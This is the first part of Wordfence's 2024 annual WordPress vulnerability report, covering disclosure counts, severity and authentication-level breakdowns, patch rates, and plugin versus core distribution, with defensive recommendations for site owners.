2024 Annual WordPress Vulnerability and Threat Report by Wordfence

Chloe Chamberland, Wordfence Threat Intelligence Lead

Master of Science in Cybersecurity and Information Assurance

OSCP, OSWE, OSWP, Security+, CySA+, PenTest+, CASP+, C|EH, E|CSA, CHFI, eWPT, eWPTx, SSCP, CISSP

Publication Date: April 8, 2025

Table of Contents

Executive Summary/Key Takeaways

The 2024 WordPress security landscape saw significant changes, with new Bug Bounty Programs such as Wordfence's creating opportunities for numerous researchers to earn a sustainable income by examining WordPress software.

Despite another record year for disclosed vulnerabilities in 2025, the rising number doesn't necessarily translate to increased risk for the vast majority of site owners. This article delves into the specifics of the 2024 vulnerabilities published, demonstrating why the heightened disclosure rate shouldn't be a cause for alarm in the WordPress community.

We also explore some of the latest malware and threats to WordPress security based on Wordfence's attack data from 2024.

Highlights from our 2024 WordPress Security Report

- Vulnerabilities disclosed in 2024 increased by 68% from 2023.
- 81% of vulnerabilities disclosed in 2024 had a 'Medium' severity CVSS score.
- Contributor-level access was the most common access requirement to exploit vulnerabilities in 2024, accounting for 34% of all vulnerabilities disclosed.
- Approximately 35% of all vulnerabilities disclosed in 2024 remain unpatched in 2025.
- 58% of all vulnerabilities disclosed in 2024 were in software with fewer than 10,000 active installations, and 19% of all vulnerabilities disclosed were in software with 50,000 active installations or more.
- Cross-Site Scripting vulnerabilities were the #1 vulnerability type disclosed in 2024, with Contributor-level Cross-Site Scripting vulnerabilities accounting for 56% of that total.
    - Only around 5.7% of Cross-Site Scripting vulnerabilities had minimal authentication requirements and no user interaction requirements to exploit.
    - 23% of all Cross-Site Scripting vulnerabilities from 2024 were Reflected Cross-Site Scripting.
- Cross-Site Request Forgery vulnerabilities are on a comparative decline from previous years.
- 7.4% of all vulnerabilities disclosed in 2024 were considered high-threat (i.e. likely to be exploited with a damaging impact). This was a 149% increase from the number of high-threat issues disclosed in 2023. Arbitrary File Uploads were the

most common vulnerability type disclosed in this category, with Privilege Escalation in second place.
- Over 68% of all vulnerabilities disclosed are considered low-risk to most WordPress site owners based on authentication level or user interaction requirements to exploit.
- Plugin vulnerabilities remain the biggest software threat to WordPress, accounting for 96% of all vulnerabilities disclosed.
- Wordfence blocked and logged over 54 billion malicious requests, and blocked over 55 billion password attacks in 2024.
- Cross-Site Scripting exploit attempts were the number one blocked with 9 billion requests blocked in 2024, and SQL Injection was next with 1.1 billion requests blocked.
- LiteSpeed Cache <= 6.3.0.1 - Unauthenticated Privilege Escalation vulnerability was the number one targeted vulnerability in 2024 based on our custom firewall rules. This is likely due to the brute force requirements to successfully exploit and the fact that it is an attractive target.
- Password attacks overall are on the decline and exploits targeting software vulnerabilities are on the incline as of the end of 2024.

Key Takeaways and Recommendations for 2025

- Expect the trend of increased vulnerability disclosures to continue through 2025 as bug bounty programs and CNA roles continue to drive more research. While the sheer number may seem daunting, the majority remain low-risk if proper defenses (such as WAFs, continuous monitoring, and prompt patching) are in place.
- Developers need to establish clear methods of communication for responsible disclosure as the number of vulnerabilities reported continues to rise.
- Layered security and defense in depth is going to be critical for WordPress site owners security through 2025 and beyond.
- Threat actors are shifting attack techniques on WordPress, likely due to an overall improved posture of software security in the WordPress ecosystem as a result of more responsible disclosure and general security awareness from site owners.
- Security education and awareness will be crucial to continue growth and continue improving the posture of security in WordPress through 2025 and beyond.
- Site owners need to proactively protect their sites by following security best practices and utilizing various security tools like a Web Application Firewall, Malware Scanner, Vulnerability Scanner, 2-Factor Authentication, and more.
- Removing unused and abandoned WordPress plugins and themes may be critically important in 2025 and beyond.


2024 Vulnerability Year in Review

General Vulnerability Summary

Vulnerability Disclosures Increase (Again) in 2024

In 2024, **8,223 vulnerabilities were published** in the Wordfence Intelligence Vulnerability database, which is roughly a **68% increase from 2023**.

Vulnerabilities Publicly Disclosed Per Year Over the Past 4 Years



As a reminder we often count the total number of vulnerabilities disclosed by distinct records, or CVE ID, whereas other vendors may count based on the number of software pieces affected per CVE ID, which can lead to an inflated number of distinct vulnerabilities.

The trajectory of WordPress vulnerabilities disclosed and remediated has consistently grown since 2022 when several key WordPress security companies became CVE

Numbering Authorities (CNA). *As a reminder, the CNA program authorizes companies like Wordfence to assign CVE Identifiers to valid vulnerabilities for easier tracking and management within the information security ecosystem.*

The process of obtaining a CVE ID was previously arduous and lengthy, requiring researchers to manage responsible disclosure independently. However, WordPress security companies like Wordfence, acting as CNAs, have streamlined this process, leading to a significant increase in WordPress vulnerability research over time.

To add to that, two of these vendors, including Wordfence, operate public Bug Bounty Programs incentivizing researchers to look for vulnerabilities in WordPress, which has also contributed to the drastic increase in volume of vulnerability research over the past two years.

Wordfence launched its Bug Bounty Program late in 2023, so it's safe to say a large portion of the increase from 2023 to 2024 is a direct result of the launch of the Wordfence Bug Bounty Program. **We received over 5,100 vulnerability submissions** last year and **published 3,427, or 42% of all WordPress vulnerabilities in 2024,** thanks to our Bug Bounty Program and security research team. Roughly **1,170 vulnerabilities, or 23% of all submissions, we received last year were rejected** for being invalid security issues or duplicates, highlighting the work and time we're saving for WordPress vendors.

With the launch of the Bug Bounty Program in 2023, Wordfence set ways to attract the newest and brightest talent, by offering cash bounties **per vulnerability submitted** to our program. This is something no other WordPress security provider had done before, with others opting for a competition-based approach that we find doesn't adequately reward all researchers for their work and over-incentivises bulk hunting. The **trend in vulnerability disclosure growth is continuing** this year with **over 3,275 vulnerabilities already published as of April, 2025 which puts us on track to disclose well over 10,000 vulnerabilities this year.**


CVSS Scoring Distribution of Disclosed Vulnerabilities 2024

A CVSS (Common Vulnerability Scoring System) Score is a relative way to quantify the severity of any specific vulnerability so security responders can appropriately prioritize remediating new vulnerabilities detected in their environment. While we don't consider CVSS scoring to be an appropriate indicator of risk or threat in WordPress, this system helps us visualize the general spread of severity across vulnerabilities disclosed.

In 2024, the vast majority, or **81%, of the vulnerabilities disclosed were 'Medium' in CVSS severity**, which means that successful exploitation would have an impact on the vulnerable site. However, it wouldn't directly lead to a level of compromise that exposes significant sensitive data or allows for a complete site compromise. These vulnerabilities are often unattractive targets for most attackers looking for easy-to-automate exploits that will lead to some level of rewarding gain.

In this severity group, we often see vulnerabilities like Cross-Site Request Forgery, Reflected Cross-Site Scripting, Missing Authorization to Minimal Settings Manipulation, and Contributor-level Stored Cross-Site Scripting.

Vulnerabilities Publicly Disclosed Grouped by CVSS




Overall Vulnerabilities By Authentication Level

Analyzing the vulnerabilities disclosed by authentication-level requirements to exploit provides us with a better high-level overview of the threat associated with the larger population of WordPress sites.

Vulnerabilities with minimal authentication requirements to exploit, and no user interaction requirements, such as unauthenticated or low-level authentication (i.e. Subscriber) are going to be significantly more likely to be targeted both in mass with automated exploits and against individual targets. On the other hand, vulnerabilities that require user interaction or higher and more trusted authentication-level access to exploit are significantly less likely to be targeted. This is due to the fact that a large number of sites allow basic user registration, making subscriber-level access fairly common to achieve, and unauthenticated access lacks authentication requirements meaning anyone can run and easily automate an exploit.

Conversely, the vast majority of WordPress sites do not allow Contributor-, Author-, Editor-, or Administrator-level user registration, and these accounts are often granted selectively to trusted users. In order to successfully exploit a vulnerability at this level, an attacker would need to first compromise a valid user account and then leverage that to exploit the vulnerability, or have another means of obtaining that level of access on a site. This means the attack would involve more stages in order to be successful resulting in a much lower success rate. This makes it a far less attractive target for attackers, unless they are targeting a high value site where a high-privileged user account is their only initial foothold.

Vulnerabilities Publicly Disclosed Grouped By Authentication Level Required to Exploit



Breaking down the vulnerabilities by authentication-level required to exploit, we find that **Contributor-level access is the most common access requirement** to exploit vulnerabilities disclosed in 2024, accounting for **34% of all vulnerabilities disclosed**.

The next most common is unauthenticated, but with the requirement of user interaction, which necessitates social engineering to successfully exploit, **accounting for 23% of all vulnerabilities disclosed**. These are significantly less of a threat to most WordPress sites than a pure unauthenticated access level requirement that involves no user interaction.

The third most common authentication-level requirement to exploit was unauthenticated, **accounting for 19% of all vulnerabilities disclosed,** which you'll find later in this report is primarily due to the amount of Missing Authorization vulnerabilities disclosed in 2024.


This data is interesting because it demonstrates that the vast majority (**over 68%**) of vulnerabilities disclosed in 2024 **are low-threat issues simply based on the authentication-level requirements or user interaction requirements to exploit**. These

vulnerabilities are unlikely to be exploited in the wild, except in the context of a sophisticated or targeted attack. This highlights an important point: **most site owners should not be overly alarmed simply by the sheer volume of vulnerabilities disclosed in 2024 and in the future,** especially if they are running a WordPress-specific firewall like Wordfence and following security best practices. The majority of these vulnerabilities pose a minimal threat to WordPress sites, and are an opportunity for developers to grow and learn so they can prevent introducing more vulnerabilities in the future.

Patched Vs. Unpatched Vulnerabilities Disclosed in 2024

Roughly 35% of the vulnerabilities disclosed in 2024 remain unpatched in 2025 at the time of writing this, which is a good sign that a majority of developers are responsive to fixing the vulnerabilities in their software. However, this is also alarming considering over one third of developers are unreachable or unresponsive to patching vulnerabilities, highlighting a bigger need for more security controls and guidelines in WordPress software. This doesn't just apply to WordPress.org software, but also external software marketplaces like Envato.

Unpatched Vs. Patched Vulnerabilities Publicly Disclosed




This means that there are still a lot of unpatched, recently disclosed vulnerabilities, which introduces a more significant security risk for site owners. It **underscores the importance of running a Web Application Firewall and Vulnerability Scanner**, like Wordfence, so sites will be protected immediately against unpatched vulnerabilities while determining next steps for replacing the unmaintained vulnerable software. In the event an unpatched vulnerability is disclosed, Wordfence's vulnerability scanner will alert the site owner to the presence of the unpatched vulnerable plugin, even when the software is closed for downloads, so they can take immediate action.

Distribution of Vulnerabilities Across Plugins, Themes, and Core

WordPress Core continues to remain secure with only **5 of the total vulnerabilities disclosed last year affecting WordPress Core**. WordPress plugins remain the top threat to WordPress sites with **96% of all vulnerable software types affecting a WordPress plugin**, and the remaining concerning WordPress themes.

Distribution of Vulnerabilities in WordPress Core, Plugins, and Themes




This is a good indicator of the maturity of WordPress Core, and highlights how **WordPress plugins are the number one threat to WordPress site security when discussing software vulnerabilities.** It is also the biggest threat surface for any WordPress site, considering you may only have one theme installed and activated at any given time, with core being standalone as well, and several plugins installed.

Vulnerabilities Disclosed in 2024 Grouped by Install Count

The number of active installations for reported vulnerabilities also provides interesting insight. The largest number of vulnerabilities in 2024 were found in plugins and themes with between **1,000 to 10,000 active installations, accounting for 21% of all vulnerabilities disclosed**; the second highest number affects plugins and themes with **under 100 active installations, accounting for 17% of all vulnerabilities** disclosed in 2024.

A large number of disclosures also had unknown numbers of active installations. "Unknown" generally means the plugin is not on the repository or has under 10 active installations on the WordPress repository.

